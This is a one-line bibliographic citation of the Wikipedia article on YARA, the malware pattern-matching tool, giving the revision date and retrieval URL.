Wikipedia contributors. (2024, September 22). *YARA*. In *Wikipedia, The Free Encyclopedia*.

Retrieved from <https://en.wikipedia.org/wiki/YARA>